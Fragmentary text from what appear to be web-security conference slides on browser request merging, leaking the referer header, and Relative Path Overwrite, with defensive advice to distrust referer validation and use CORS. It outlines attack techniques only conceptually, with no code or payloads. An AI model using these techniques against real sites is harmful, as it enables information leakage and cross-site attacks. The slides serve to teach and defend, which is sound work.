
Wait, what about the
referer?




Headers are not considered

- Requests are merged even if they have different request headers
- If siteA and siteB imports the same script in the same tab simultaneously, they share the **first issued** request

Stealin' the referer






Referer validation is fragile

- There were and will be tons of ways to forge referer
- Always assume referer is not a reliable source
(I'm 🖤ing at you Twitter)
- Use CORS for cross-origin requests


“Why absolute when you can relative”

–Every site that has more than one domain

Relative Path Overwrite



Relative Path Overwrite

